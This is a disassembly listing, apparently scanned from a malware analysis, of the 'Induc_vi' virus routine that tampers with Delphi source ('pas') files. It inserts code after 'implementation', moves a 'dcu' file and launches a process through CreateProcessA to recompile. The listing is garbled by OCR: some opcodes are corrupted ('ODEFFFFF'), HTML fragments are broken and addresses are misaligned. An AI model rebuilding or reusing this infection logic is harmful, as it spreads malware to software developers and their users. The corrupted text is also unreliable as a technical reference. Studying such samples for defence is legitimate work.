                               LEA EAX, DWORD PTR SS: [EBP-C]
0040543B
            E8 48E6FFFF
                                CALL Induc_vi.00403A88
00405440
            C3
                               RET
```

00404DC0	55	PUSH EBP
00404DC1	8BEC	MOV EBP, ESP
00404DC3	51	PUSH ECX
00404DC4	в9 88000000	MOV ECX,88
00404DC9	6A 00	/PUSH 0
00404DCB	6A 00	PUSH 0
00404DCD	49	DEC ECX
00404DCE	^ 75 F9	\JNZ SHORT Induc_vi.00404DC9
00404DD0	874D FC	XCHG DWORD PTR SS:[EBP-4], ECX
00404DD3	53	PUSH EBX
00404DD4	56	PUSH ESI
00404DD5	57	PUSH EDI
00404DD6	894D F4	MOV DWORD PTR SS:[EBP-C], ECX
00404DD9	8955 F8	MOV DWORD PTR SS:[EBP-8],EDX



```
MOV DWORD PTR SS:[EBP-4], EAX
00404DDC
             8945 FC
00404DDF
             8B45 FC
                                  MOV EAX, DWORD PTR SS: [EBP-4]
00404DE2
             E8 15EFFFFF
                                  CALL Induc_vi.00403CFC
00404DE7
             8B45 F8
                                  MOV EAX, DWORD PTR SS: [EBP-8]
00404DEA
             E8 ODEFFFFF
                                  CALL Induc_vi.00403CFC
00404DEF
             8B45 F4
                                  MOV EAX, DWORD PTR SS: [EBP-C]
00404DF2
             E8 OSEFFFFF
                                  CALL Induc vi.00403CFC
                                  LEA EDI, DWORD PTR SS: [EBP-3BC]
00404DF7
             8DBD 44FCFFFF
                                  XOR EAX, EAX
00404DFD
             33C0
00404DFF
             55
                                  PUSH EBP
00404E00
             68 10524000
                                  PUSH Induc_vi.00405210
             64:FF30
                                  PUSH DWORD PTR FS: [EAX]
00404E05
00404E08
             64:8920
                                  MOV DWORD PTR FS: [EAX], ESP
00404E0B
             6A 00
                                  PUSH 0
00404E0D
             6A 00
                                  PUSH 0
             6A 03
00404E0F
                                  PUSH 3
             6A 00
00404E11
                                  PUSH 0
00404E13
             6A 00
                                  PUSH 0
             6A 00
00404E15
                                  PUSH 0
00404E17
             8D85 ECFBFFFF
                                  LEA EAX, DWORD PTR SS: [EBP-414]
             B9 28524000
                                  MOV ECX, Induc_vi.00405228
                                                                    ; ASCII "bak"
00404E1D
                                  MOV EDX, DWORD PTR SS: [EBP-8]
00404E22
             8B55 F8
00404E25
             E8 D2EDFFFF
                                  CALL Induc_vi.00403BFC
00404E2A
             8B85 ECFBFFFF
                                  MOV EAX, DWORD PTR SS: [EBP-414]
00404E30
             E8 D7EEFFFF
                                  CALL Induc_vi.00403D0C
             50
00404E35
                                  PUSH EAX
             E8 1DF6FFFF
                                  CALL <JMP.&kernel32.CreateFileA>
00404E36
00404E3B
             8BD8
                                  MOV EBX, EAX
             83FB FF
                                  CMP EBX,-1
00404E3D
             74 OB
                                  JE SHORT Induc_vi.00404E4D
00404E40
00404E42
             53
                                  PUSH EBX
00404E43
             E8 08F6FFFF
                                  CALL <JMP.&kernel32.CloseHandle>
             E9 98030000
                                  JMP Induc_vi.004051E5
00404E48
             8B55 FC
                                  MOV EDX, DWORD PTR SS: [EBP-4]
00404E4D
00404E50
             8D85 10FEFFFF
                                  LEA EAX, DWORD PTR SS: [EBP-1F0]
00404E56
             E8 F9DDFFFF
                                  CALL Induc_vi.00402C54
             8D85 10FEFFFF
                                  LEA EAX, DWORD PTR SS: [EBP-1F0]
00404E5B
00404E61
             E8 7EDBFFFF
                                  CALL Induc_vi.004029E4
             E8 91DAFFFF
00404E66
                                  CALL Induc_vi.004028FC
             E8 BCDAFFFF
                                  CALL Induc_vi.0040292C
00404E6B
                                  TEST EAX, EAX
             85C0
00404E70
00404E72
             0F85 6D030000
                                  JNZ Induc_vi.004051E5
00404E78
             8D85 E8FBFFFF
                                  LEA EAX, DWORD PTR SS: [EBP-418]
00404E7E
             B9 34524000
                                  MOV ECX, Induc_vi.00405234
                                                                          ; ASCII "pas"
                                  MOV EDX, DWORD PTR SS: [EBP-8]
             8B55 F8
00404E83
00404E86
             E8 71EDFFFF
                                  CALL Induc vi.00403BFC
00404E8B
             8B95 E8FBFFFF
                                  MOV EDX, DWORD PTR SS: [EBP-418]
00404E91
             8BC7
                                  MOV EAX, EDI
00404E93
             E8 BCDDFFFF
                                  CALL Induc_vi.00402C54
00404E98
             8BC7
                                  MOV EAX, EDI
             E8 51DBFFFF
00404E9A
                                  CALL Induc_vi.004029F0
00404E9F
             E8 58DAFFFF
                                  CALL Induc_vi.004028FC
                                  CALL Induc_vi.0040292C
00404EA4
             E8 83DAFFFF
00404EA9
             85C0
                                  TEST EAX, EAX
             74 58
                                  JE SHORT Induc_vi.00404F05
00404EAB
             8D85 10FEFFFF
                                  LEA EAX, DWORD PTR SS: [EBP-1F0]
00404EAD
00404EB3
             E8 58DEFFFF
                                  CALL Induc_vi.00402D10
00404EB8
             E8 3FDAFFFF
                                  CALL Induc_vi.004028FC
00404EBD
                                  JMP Induc_vi.004051E5
             E9 23030000
00404EC2
             8D55 FC
                                  /LEA EDX, DWORD PTR SS: [EBP-4]
00404EC5
             8D85 10FEFFFF
                                  LEA EAX, DWORD PTR SS: [EBP-1F0]
00404ECB
             E8 24E0FFFF
                                  CALL Induc_vi.00402EF4
00404ED0
             8D85 10FEFFFF
                                  LEA EAX, DWORD PTR SS: [EBP-1F0]
00404ED6
             E8 85E0FFFF
                                   CALL Induc_vi.00402F60
00404EDB
             E8 1CDAFFFF
                                  CALL Induc_vi.004028FC
```



```
00404EE0 8B55 FC
                                  MOV EDX, DWORD PTR SS: [EBP-4]
00404EE3
             8BC7
                                  MOV EAX, EDI
00404EE5
             E8 26EFFFFF
                                  CALL Induc_vi.00403E10
00404EEA
             E8 89E2FFFF
                                  CALL Induc_vi.00403178
             E8 08DAFFFF
00404EEF
                                  CALL Induc_vi.004028FC
             8B55 FC
00404EF4
                                  MOV EDX, DWORD PTR SS: [EBP-4]
00404EF7
             B8 40524000
                                  MOV EAX, Induc_vi.00405240 ; ASCII "implementation"
             E8 63EEFFFF
                                  CALL Induc_vi.00403D64
00404EFC
                                  TEST EAX, EAX
00404F01
             85C0
00404F03
             75 14
                                  JNZ SHORT Induc_vi.00404F19
00404F05
             8D85 10FEFFFF
                                  LEA EAX, DWORD PTR SS: [EBP-1F0]
             E8 58DEFFFF
                                  CALL Induc_vi.00402D68
00404F0B
00404F10
             E8 E7D9FFFF
                                  CALL Induc_vi.004028FC
00404F15
             84C0
                                  |TEST AL,AL
           ^ 74 A9
00404F17
                                 \JE SHORT Induc_vi.00404EC2
             BB 01000000
00404F19
                                 MOV EBX,1
00404F1E
             BE A8604000
                                 MOV ESI, Induc_vi.004060A8
                                 /MOV EDX, DWORD PTR DS: [ESI]
00404F23
             8B16
00404F25
             8BC7
                                  MOV EAX, EDI
                                  CALL Induc_vi.00403E10
             E8 E4EEFFFF
00404F27
             E8 47E2FFFF
                                  CALL Induc_vi.00403178
00404F2C
00404F31
             E8 C6D9FFFF
                                  CALL Induc_vi.004028FC
             83C6 04
                                  ADD ESI,4
00404F36
00404F39
             4B
                                  DEC EBX
00404F3A
           ^ 75 E7
                                 \JNZ SHORT Induc_vi.00404F23
             BB 17000000
                                 MOV EBX, 17
00404F3C
00404F41
             BE A8604000
                                 MOV ESI, Induc_vi.004060A8
00404F46
             8B0E
                                  /MOV ECX, DWORD PTR DS: [ESI]
             8D85 E4FBFFFF
                                  |LEA EAX, DWORD PTR SS: [EBP-41C]
00404F48
             BA 58524000
                                  MOV EDX, Induc_vi.00405258
00404F4E
             E8 A4ECFFFF
00404F53
                                  CALL Induc_vi.00403BFC
00404F58
             8B95 E4FBFFFF
                                  MOV EDX, DWORD PTR SS: [EBP-41C]
             8BC7
00404F5E
                                  MOV EAX, EDI
             E8 ABEEFFFF
                                  CALL Induc_vi.00403E10
00404F60
                                                                        ; ASCII "',"
00404F65
             BA 64524000
                                  MOV EDX, Induc_vi.00405264
00404F6A
           E8 A1EEFFFF
                                  CALL Induc_vi.00403E10
             E8 04E2FFFF
                                  CALL Induc_vi.00403178
00404F6F
00404F74
             E8 83D9FFFF
                                  CALL Induc_vi.004028FC
00404F79
             83C6 04
                                  ADD ESI,4
                                  DEC EBX
00404F7C
             4B
           ^ 75 C7
00404F7D
                                 \JNZ SHORT Induc_vi.00404F46
00404F7F
             68 58524000
                                 PUSH Induc_vi.00405258
00404F84
             FF35 04614000
                                 PUSH DWORD PTR DS:[406104]
                                                                         ; Induc_vi.00404D30
             68 70524000
                                 PUSH Induc_vi.00405270
                                                                          ; ASCII "');"
00404F8A
             8D85 E0FBFFFF
                                 LEA EAX, DWORD PTR SS: [EBP-420]
00404F8F
00404F95
             BA 03000000
                                 MOV EDX, 3
00404F9A
             E8 D1ECFFFF
                                 CALL Induc_vi.00403C70
             8B95 E0FBFFFF
                                 MOV EDX, DWORD PTR SS: [EBP-420]
00404F9F
00404FA5
             8BC7
                                 MOV EAX, EDI
00404FA7
             E8 64EEFFFF
                                 CALL Induc_vi.00403E10
             E8 C7E1FFFF
                                 CALL Induc_vi.00403178
00404FAC
00404FB1
             E8 46D9FFFF
                                 CALL Induc_vi.004028FC
00404FB6
             BB 17000000
                                 MOV EBX,17
00404FBB
             BE AC604000
                                 MOV ESI, Induc_vi.004060AC
00404FC0
             8D95 DCFBFFFF
                                  /LEA EDX, DWORD PTR SS: [EBP-424]
                                  |MOV EAX, DWORD PTR DS: [ESI]
00404FC6
             8B06
00404FC8
             E8 73FDFFFF
                                  CALL Induc_vi.00404D40
00404FCD
             8B95 DCFBFFFF
                                  MOV EDX, DWORD PTR SS: [EBP-424]
00404FD3
             8BC7
                                  MOV EAX, EDI
00404FD5
             E8 36EEFFFF
                                  CALL Induc_vi.00403E10
00404FDA
             E8 99E1FFFF
                                  CALL Induc_vi.00403178
                                  CALL Induc_vi.004028FC
             E8 18D9FFFF
00404FDF
00404FE4
             83C6 04
                                  ADD ESI,4
00404FE7
             4B
                                  DEC EBX
00404FE8
          ^ 75 D6
                                 \JNZ SHORT Induc_vi.00404FC0
```



00404FEA	8D85 10FEFFFF	LEA EAX, DWORD PTR SS: [EBP-1F0]	
00404FF0	E8 1BDDFFFF	CALL Induc_vi.00402D10	
00404FF5	E8 02D9FFFF	CALL Induc_vi.004028FC	
00404FFA	8BC7	MOV EAX, EDI	
00404FFC	E8 OFDDFFFF	CALL Induc_vi.00402D10	
00405001	E8 F6D8FFFF	CALL Induc_vi.004028FC	
		——————————————————————————————————————	
00405006	8D85 D8FBFFFF	LEA EAX, DWORD PTR SS: [EBP-428]	
0040500C	B9 28524000	MOV ECX, Induc_vi.00405228	; ASCII "bak"
00405011	8B55 F8	MOV EDX, DWORD PTR SS: [EBP-8]	
00405014	E8 E3EBFFFF	CALL Induc_vi.00403BFC	
00405019	8B85 D8FBFFFF	MOV EAX, DWORD PTR SS: [EBP-428]	
0040501F	E8 E8ECFFFF	CALL Induc_vi.00403D0C	
00405024	50	PUSH EAX	
00405025	8D85 D4FBFFFF	LEA EAX, DWORD PTR SS: [EBP-42C]	
0040502B	B9 7C524000	MOV ECX, Induc_vi.0040527C	; ASCII "dcu"
00405030	8B55 F8	MOV EDX, DWORD PTR SS: [EBP-8]	
00405033	E8 C4EBFFFF	CALL Induc_vi.00403BFC	
00405038	8B85 D4FBFFFF	MOV EAX, DWORD PTR SS: [EBP-42C]	
0040503E	E8 C9ECFFFF	CALL Induc_vi.00403D0C	
00405043	50	PUSH EAX	
00405044	E8 2FF4FFFF	CALL <jmp.&kernel32.movefilea></jmp.&kernel32.movefilea>	
00405049	8D85 00FCFFFF	LEA EAX, DWORD PTR SS: [EBP-400]	
0040504F	33C9	XOR ECX, ECX	
00405051	BA 44000000	MOV EDX,44	
00405056	E8 45DDFFFF	CALL Induc_vi.00402DA0	
0040505B		>MOV DWORD PTR SS:[EBP-400],44	
00405065	C785 2CFCFFFF 0100	>MOV DWORD PTR SS:[EBP-3D4],1	
0040506F		>MOV WORD PTR SS:[EBP-3D0],0	
00405078	8D85 F0FBFFFF	LEA EAX, DWORD PTR SS: [EBP-410]	
0040507E	50	PUSH EAX	
0040507F	8D85 00FCFFFF	LEA EAX, DWORD PTR SS: [EBP-400]	
00405085	50	PUSH EAX	
00403003	30	PUSH EAA	
	C7 00	DIIGII O	
00405086	6A 00	PUSH 0	
00405086 00405088	6A 00	PUSH 0	
00405086 00405088 0040508A	6A 00 6A 00	PUSH 0 PUSH 0	
00405086 00405088 0040508A 0040508C	6A 00 6A 00 6A 00	PUSH 0 PUSH 0 PUSH 0	
00405086 00405088 0040508A 0040508C 0040508E	6A 00 6A 00 6A 00 6A 00	PUSH 0 PUSH 0 PUSH 0 PUSH 0	
00405086 00405088 0040508A 0040508C	6A 00 6A 00 6A 00 6A 00 6A 00	PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0	
00405086 00405088 0040508A 0040508C 0040508E	6A 00 6A 00 6A 00 6A 00	PUSH 0 PUSH 0 PUSH 0 PUSH 0	
00405086 00405088 0040508A 0040508C 0040508E 00405090	6A 00 6A 00 6A 00 6A 00 6A 00	PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0	
00405086 00405088 0040508A 0040508C 0040508E 00405090 00405092	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4	PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH DWORD PTR SS:[EBP-C]	
00405086 00405088 0040508A 0040508C 0040508E 00405090 00405092 00405095	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000	PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288	; ASCII "pas"""
00405086 0040508A 0040508C 0040508E 00405090 00405092 00405095 0040509A	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8	PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8]	; ASCII "pas"""
00405086 0040508A 0040508C 0040508E 00405090 00405092 00405095 0040509A 0040509D	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8	PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294 LEA EAX,DWORD PTR SS:[EBP-430]	; ASCII "pas"""
00405086 0040508A 0040508C 0040508E 00405090 00405092 00405095 0040509A 0040509D 004050A2 004050A8	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000	PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294	; ASCII "pas"""
00405086 0040508A 0040508C 0040508E 00405090 00405092 00405095 0040509A 0040509D	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF	PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294 LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70	; ASCII "pas"""
00405086 00405088 0040508C 0040508E 00405090 00405092 00405095 0040509A 0040509D 004050A2 004050AB 004050AD	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFFF	PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH 0 PUSH D PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294 LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430]	; ASCII "pas"""
00405086 0040508A 0040508C 0040508E 00405090 00405092 00405095 0040509A 0040509D 004050A2 004050AB 004050AD 004050B2 004050B8	6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294 LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC	; ASCII "pas"""
00405086 0040508A 0040508C 0040508E 00405090 00405092 00405095 0040509A 0040509D 004050A2 004050AB 004050AD 004050B2 004050BB	6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294 LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403D0C PUSH EAX	; ASCII "pas"""
00405086 0040508A 0040508C 0040508E 00405090 00405092 0040509A 0040509D 004050A2 004050AB 004050AD 004050B2 004050BB 004050BD 004050BE	6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403D0C PUSH EAX PUSH 0	•
00405086 00405088 0040508C 0040508E 00405090 00405092 00405095 0040509A 0040509D 004050A2 004050AB 004050AD 004050B2 004050BB 004050BD 004050BE	6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294 LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403D0C PUSH EAX PUSH 0 CALL <jmp.&kernel32.createproces< td=""><td>•</td></jmp.&kernel32.createproces<>	•
00405086 0040508A 0040508C 0040508E 00405090 00405092 0040509A 0040509D 004050A2 004050AB 004050AD 004050B2 004050BB 004050BD 004050BE 004050C5	6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294 LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0 CALL <jmp.&kernel32.createproces cmp="" eax,1<="" td=""><td>•</td></jmp.&kernel32.createproces>	•
00405086 0040508A 0040508C 0040508E 00405090 00405092 0040509A 0040509D 004050AD 004050AD 004050AD 004050BD 004050BD 004050BE 004050C5 004050C8	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces cmp="" eax,1="" eax,eax<="" sbb="" td=""><td>•</td></jmp.&kernel32.createproces>	•
00405086 0040508A 0040508C 0040508E 00405090 00405092 0040509A 0040509D 004050AD 004050AD 004050BD 004050BD 004050BE 004050C0 004050C8 004050C8	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces cmp="" eax,1="" eax,eax="" eax<="" inc="" sbb="" td=""><td>•</td></jmp.&kernel32.createproces>	•
00405086 0040508A 0040508C 0040508E 00405090 00405092 0040509A 0040509D 004050AD 004050AD 004050BD 004050BD 004050BE 004050CS 004050CS	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces al,al<="" cmp="" eax="" eax,1="" eax,eax="" inc="" sbb="" td="" test=""><td>•</td></jmp.&kernel32.createproces>	•
00405086 0040508A 0040508C 0040508E 00405090 0040509A 0040509A 004050AD 004050AD 004050BB 004050BB 004050BB 004050BB 004050CB 004050CB 004050CB	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces al,al="" cmp="" eax="" eax,1="" eax,eax="" inc="" induc_vi.004050dd<="" je="" sbb="" short="" td="" test=""><td>•</td></jmp.&kernel32.createproces>	•
00405086 0040508A 0040508C 0040508E 00405090 0040509A 0040509A 004050AD 004050AD 004050BD 004050BB 004050BB 004050CD 004050CB 004050CB 004050CB	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces -1<="" al,al="" cmp="" eax="" eax,1="" eax,eax="" inc="" induc_vi.004050dd="" je="" push="" sbb="" short="" td="" test=""><td>•</td></jmp.&kernel32.createproces>	•
00405086 0040508A 0040508C 0040508E 00405090 0040509A 0040509D 004050AD 004050AD 004050BD 004050BB 004050BB 004050CD 004050CB 004050CB 004050CD 004050CF 004050D1	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF 8B85 F0FBFFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces -1="" al,al="" cmp="" eax="" eax,1="" eax,dword="" eax,eax="" inc="" induc_vi.004050dd="" je="" mov="" ptr="" push="" sbb="" short="" ss:[ebp-410]<="" td="" test=""><td>•</td></jmp.&kernel32.createproces>	•
00405086 0040508A 0040508C 0040508E 00405090 0040509A 0040509A 004050AD 004050AD 004050BD 004050BB 004050BB 004050CD 004050CB 004050CB 004050CB	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces -1<="" al,al="" cmp="" eax="" eax,1="" eax,eax="" inc="" induc_vi.004050dd="" je="" push="" sbb="" short="" td="" test=""><td>•</td></jmp.&kernel32.createproces>	•
00405086 0040508A 0040508C 0040508E 00405090 0040509A 0040509D 004050AD 004050AD 004050BD 004050BB 004050BB 004050CD 004050CB 004050CB 004050CD 004050CF 004050D1	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF 8B85 F0FBFFFF	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces -1="" al,al="" cmp="" eax="" eax,1="" eax,dword="" eax,eax="" inc="" induc_vi.004050dd="" je="" mov="" ptr="" push="" sbb="" short="" ss:[ebp-410]<="" td="" test=""><td>sA&gt;</td></jmp.&kernel32.createproces>	sA>
00405086 0040508A 0040508C 0040508E 00405090 0040509A 0040509A 004050AD 004050AD 004050BB 004050BB 004050BB 004050CB 004050CB 004050CB 004050CB 004050CB 004050CD 004050CF 004050DT	6A 00 6A 00 6A 00 6A 00 6A 00 FF75 F4 68 88524000 FF75 F8 68 94524000 8D85 D0FBFFFF BA 04000000 E8 BEEBFFFF 8B85 D0FBFFFF E8 4FECFFFF 50 6A 00 E8 9BF3FFFF 83F8 01 1BC0 40 84C0 74 0E 6A FF 8B85 F0FBFFFF 50	PUSH 0 PUSH DWORD PTR SS:[EBP-C] PUSH Induc_vi.00405288 PUSH DWORD PTR SS:[EBP-8] PUSH Induc_vi.00405294  LEA EAX,DWORD PTR SS:[EBP-430] MOV EDX,4 CALL Induc_vi.00403C70 MOV EAX,DWORD PTR SS:[EBP-430] CALL Induc_vi.00403DOC PUSH EAX PUSH 0  CALL <jmp.&kernel32.createproces. -1="" al,al="" cmp="" eax="" eax,1="" eax,dword="" eax,eax="" eax<="" inc="" induc_vi.004050dd="" je="" mov="" ptr="" push="" sbb="" short="" ss:[ebp-410]="" td="" test=""><td>sA&gt;</td></jmp.&kernel32.createproces.>	sA>
